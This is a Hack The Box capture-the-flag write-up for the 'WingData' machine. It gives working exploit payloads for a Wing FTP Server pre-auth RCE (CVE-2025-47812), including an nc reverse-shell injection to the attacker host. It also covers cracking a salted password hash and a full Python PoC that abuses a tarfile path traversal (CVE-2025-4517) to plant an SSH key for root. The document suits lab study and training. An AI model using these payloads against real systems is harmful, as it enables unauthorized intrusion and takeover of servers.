WingData [HTB]

Review
WingData is an easy-level machine centered around a pre-authentication RCE vulnerability in Wing FTP Server's web interface (CVE-2025-47812). Lateral movement involves extracting and cracking a salted SHA-256 password hash from Wing FTP's xml user store. Privilege escalation abuses a path traversal vulnerability in Python's tarfile module (CVE-2025-4517)
Attack Path
~$ Reconnaissance
> nmap scanning
sudo nmap -A -Pn $IP
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-title: Did not follow redirect to http://wingdata.htb/
|_http-server-header: Apache/2.4.66 (Debian)
The target has two TCP ports open.
Add a record to /etc/hosts:
└─$ echo -n "\n$IP\twingdata.htb" | sudo tee -a /etc/hosts
> Subdomain Discovery
└─$ ffuf -u http://wingdata.htb/ -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -H "Host: FUZZ.wingdata.htb" -ac
ftp [Status: 200, Size: 678, Words: 44, Lines: 10, Duration: 239ms]
~$ Web

A right-most blue button in the site’s header links to the found subdomain -> ftp.wingdata.htb
Clicking on this button leads to redirection to the login page:

Of course, Wing FTP Server can not be disregarded.
This is cross-platform software for file transfer via FTP/FTPS protocols. It also includes a web interface for server management.
~$ CVE-2025-47812
You can find original research by visiting this link
The Wing FTP server instance allows an anonymous access through the web interface.
An anonymous user has only read permissions and is treated as an unauthenticated user.
The vulnerability originates in loginok.html, which handles the authentication logic.
When a login request is submitted, the username is passed to c_CheckUser() -> a C function inside the main wftpserver binary. Internally, this function uses strlen() to determine the username length. Since strlen() stops counting at the first null byte, only the part of the username before the null byte is used for validation. This means that anonymous\x00<anything> passes the authentication check as a valid anonymous login -> effectively bypassing authentication.
Here is where it gets interesting: after c_CheckUser() returns success, loginok.html takes the username directly from the POST parameter -> full string, null byte and everything after it included -> and stores it in the session via rawset(_SESSION, “username”, username). The session is then saved to disk by SessionModule.save().
Session files in Wing FTP are Lua scripts. The serialize() function writes the username as a raw string into the Lua script without any sanitization -> so whatever we inject after the null byte ends up as executable Lua code in the session file.
A request to any authenticated endpoint triggers our injected code.
Let’s perform this attack. First, we’ll use id as the command to execute and verify code execution.
In Burp’s Proxy, capture a failed login request, send it to Repeater, and inject the following payload:

username=anonymous%00]]%0dlocal+h+%3d+io.popen("id")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--&password=123
The server responds with a cookie:

As a result we can request any page that processes the session file and get the following:

uid=1000(wingftp) gid=1000(wingftp) groups=1000(wingftp),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),100(users),106(netdev)

Get a reverse shell with the following payload:
username=anonymous%00]]%0dlocal+h+%3d+io.popen("nc+10.10.14.48+1234+-e+/bin/bash")%0dlocal+r+%3d+h%3aread("*a")%0dh%3aclose()%0dprint(r)%0d--&password=123
Normilize the shell:
~$ Foothold
The target system has only one user named wacky:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls -la /home
total 12
drwxr-xr-x  3 root  root  4096 Nov  3  2025 .
drwxr-xr-x 18 root  root  4096 Feb  9 08:19 ..
drwxrwx---  2 wacky wacky 4096 Jan 22 04:41 wacky
Wing FTP Server supports three storage backends: xml files, ODBC database, and MySQL database. This instance uses xml files.
Data about users are found on this path:
wingftp@wingdata:/opt/wftpserver/Data/1/users$ ls
anonymous.xml  john.xml  maria.xml  steve.xml  wacky.xml
The system user wacky has a corresponding FTP account here.
Reading this file reveals wacky’s password hash.
wingftp@wingdata:/opt/wftpserver/Data/1/users$ cat wacky.xml
<?xml version="1.0" ?>
<USER_ACCOUNTS Description="Wing FTP Server User Accounts">
    <USER>
        <UserName>wacky</UserName>
        <EnableAccount>1</EnableAccount>
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <ProtocolType>63</ProtocolType>
The settings.xml file located in the parent directory shows that password salting is enabled, and also reveals the salting string:
wingftp@wingdata:/opt/wftpserver/Data/1$ cat settings.xml | grep Salt
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
The same file confirms SHA-256 hashing is enabled:
<EnableSHA256>1</EnableSHA256>
It is most possible that Wacky can reuse a password for ssh login to the target.
To crack the hash we need to know the algorithm of the hashing. The hashing logic can be found in ./lua/ServerInterface.lua, in the AddUser function:
wingftp@wingdata:/opt/wftpserver/lua$ cat ServerInterface.lua

--All Functions
function AddUser(domain,user)

-- ...
local temppass = user.password
if c_GetOptionInt(domain, DOPTION_ENABLE_PASS_SALTING) == 1 then
        local salt_string = c_GetOptionStr(domain, DOPTION_SALTING_STRING)
        if salt_string == "%Name" then
                salt_string = user.username
        end
        temppass = user.password..salt_string
end

-- ...
So the password is concatenated with the salt string before hashing: SHA256(password + “WingFTP”)
With the algorithm known, we can crack the hash using hashcat. The rule file appends WingFTP to each password candidate:
└─$ cat rule
$W$i$n$g$F$T$P

└─$ hashcat -a 0 -m 1400  wacky.hash /usr/share/wordlists/rockyou.txt -r rule

[+] creds -> wacky : !#7Blushing^*Bride5
SSH login with these credentials succeeds:

[+] /home/wacky/user.txt
~$ Privilege Escalation
sudo -l
wacky can run /opt/backup_clients/restore_backup_clients.py * by root user with any arguments.
The source code of this restore_backup_clients.py:
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
    parser = argparse.ArgumentParser(
        description="Restore client configuration from a validated backup tarball.",
        epilog="Example: sudo %(prog)s -b backup_1001.tar -r restore_john"
    )
    parser.add_argument(
        "-b", "--backup",
        required=True,
        help="Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, "
             "where <client_id> is a positive integer, e.g., backup_1001.tar)"
    )
    parser.add_argument(
        "-r", "--restore-dir",
        required=True,
        help="Staging directory name for the restore operation. "
             "Must follow the format: restore_<client_user> (e.g., restore_john). "
             "Only alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters)."
    )
    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
The key code snippet:
with tarfile.open(backup_path, "r") as tar:
    tar.extractall(path=staging_dir, filter="data")
Further research reveals a relevant vulnerability: CVE-2025-4517
Python’s version on the target:

Python 3.12.3 is affected by CVE-2025-4517
CVE-2025-4517 is a path traversal vulnerability in Python’s tarfile module. When using filter=”data”, the intention is to block absolute paths and .. traversal -> however, due to improper handling of certain link types, it is still possible to write files outside the intended extraction directory.
This allows placing arbitrary files at arbitrary paths on the filesystem -> in this case, writing a SSH public key to /root/.ssh/authorized_keys.
The backups directory is writable by the wacky group, meaning we can place a malicious archive there for extraction.
wacky@wingdata:/opt/backup_clients$ ls -laA
total 12
drwxrwx--- 2 root wacky 4096 Jan 12 08:32 backups
-rwxr-x--- 1 root wacky 2829 Jan 12 08:37 restore_backup_clients.py
drwxr-x--- 2 root wacky 4096 Jan 12 08:43 restored_backups
Create an archive with this python script:
└─$ python cve-2025-4517.py
The script is based on the PoC from the GitHub advisory, modified to write a generated SSH public key into root’s ~/.ssh/authorized_keys.
Once the archive is created, serve it via a simple web server:
└─$ php -S 0:9090
Transfer this archive on the target machine:
wacky@wingdata:/opt/backup_clients/backups$ wget http://10.10.14.48:9090/backup_1001.tar
Then run the restore script as sudo:
wacky@wingdata:/opt/backup_clients/backups$ sudo /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_r
After successful extraction, log in as root via SSH:
└─$ ssh root@wingdata.htb -i key
[+] /root/root.txt
Python script
import tarfile
import os
import io
import sys

comp = 'd' *  247
steps = "abcdefghijklmnop"
path = ""
content = b"ssh-ed25519 AAA...nKwRI14 \n"

with tarfile.open("backup_1001.tar", mode="x") as tar:
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)

    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)

    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../../root"
    tar.addfile(e)

    dest_path = "escape/.ssh/authorized_keys"
    c = tarfile.TarInfo(dest_path)
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))